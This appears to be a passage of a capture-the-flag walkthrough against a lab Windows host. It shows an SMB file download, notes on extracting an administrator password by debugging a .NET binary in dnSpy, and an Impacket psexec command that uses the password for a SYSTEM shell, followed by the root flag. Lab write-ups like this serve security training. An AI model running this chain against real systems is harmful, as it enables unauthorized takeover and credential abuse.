
yyEq0Uvvhq2uQOcWG8peLoeRQehqip/fKdeG/kjEVb4=

```
smb: \C.Smith\HQK Reporting\> cd "AD Integration Module"
smb: \C.Smith\HQK Reporting\AD Integration Module\> ls
  .                                   D        0  Fri Aug  9 08:18:42 2019
  ..                                  D        0  Fri Aug  9 08:18:42 2019
  HqkLdap.exe                         A    17408  Wed Aug  7 19:41:16 2019

                10485247 blocks of size 4096. 6545936 blocks available
smb: \C.Smith\HQK Reporting\AD Integration Module\> get HqkLdap.exe
getting file \C.Smith\HQK Reporting\AD Integration Module\HqkLdap.exe of size 17408 as HqkLdap.exe (27.6 KiloBytes/sec) (average 4.5 KiloBytes/sec)
```


open with dnspy, it expect a config file as fisrt argument and dome dbImport file to exists in the same directory we make sure that they exist



set the break point that involves the password and debug the application



after steping we can see that the return value of the function is the password of the admin user



XtH4nkS4Pl4y1nGX

```
┌──(root💀kali)-[~/Downloads/impacket/examples]
└─# psexec.py Administrator:XtH4nkS4Pl4y1nGX@10.10.10.178
Impacket v0.9.23.dev1+20210315.121412.a16198c3 - Copyright 2020 SecureAuth Corporation

[*] Requesting shares on 10.10.10.178.....
[*] Found writable share ADMIN$
[*] Uploading file BZjMMOmR.exe
[*] Opening SVCManager on 10.10.10.178.....
[*] Creating service wQaj on 10.10.10.178.....
[*] Starting service wQaj.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
nt authority\system
```

```
C:\Users\Administrator\Desktop>type root.txt
6594c2eb084bc0f08a42f0b94b878c41
C:\Users\Administrator\Desktop>
```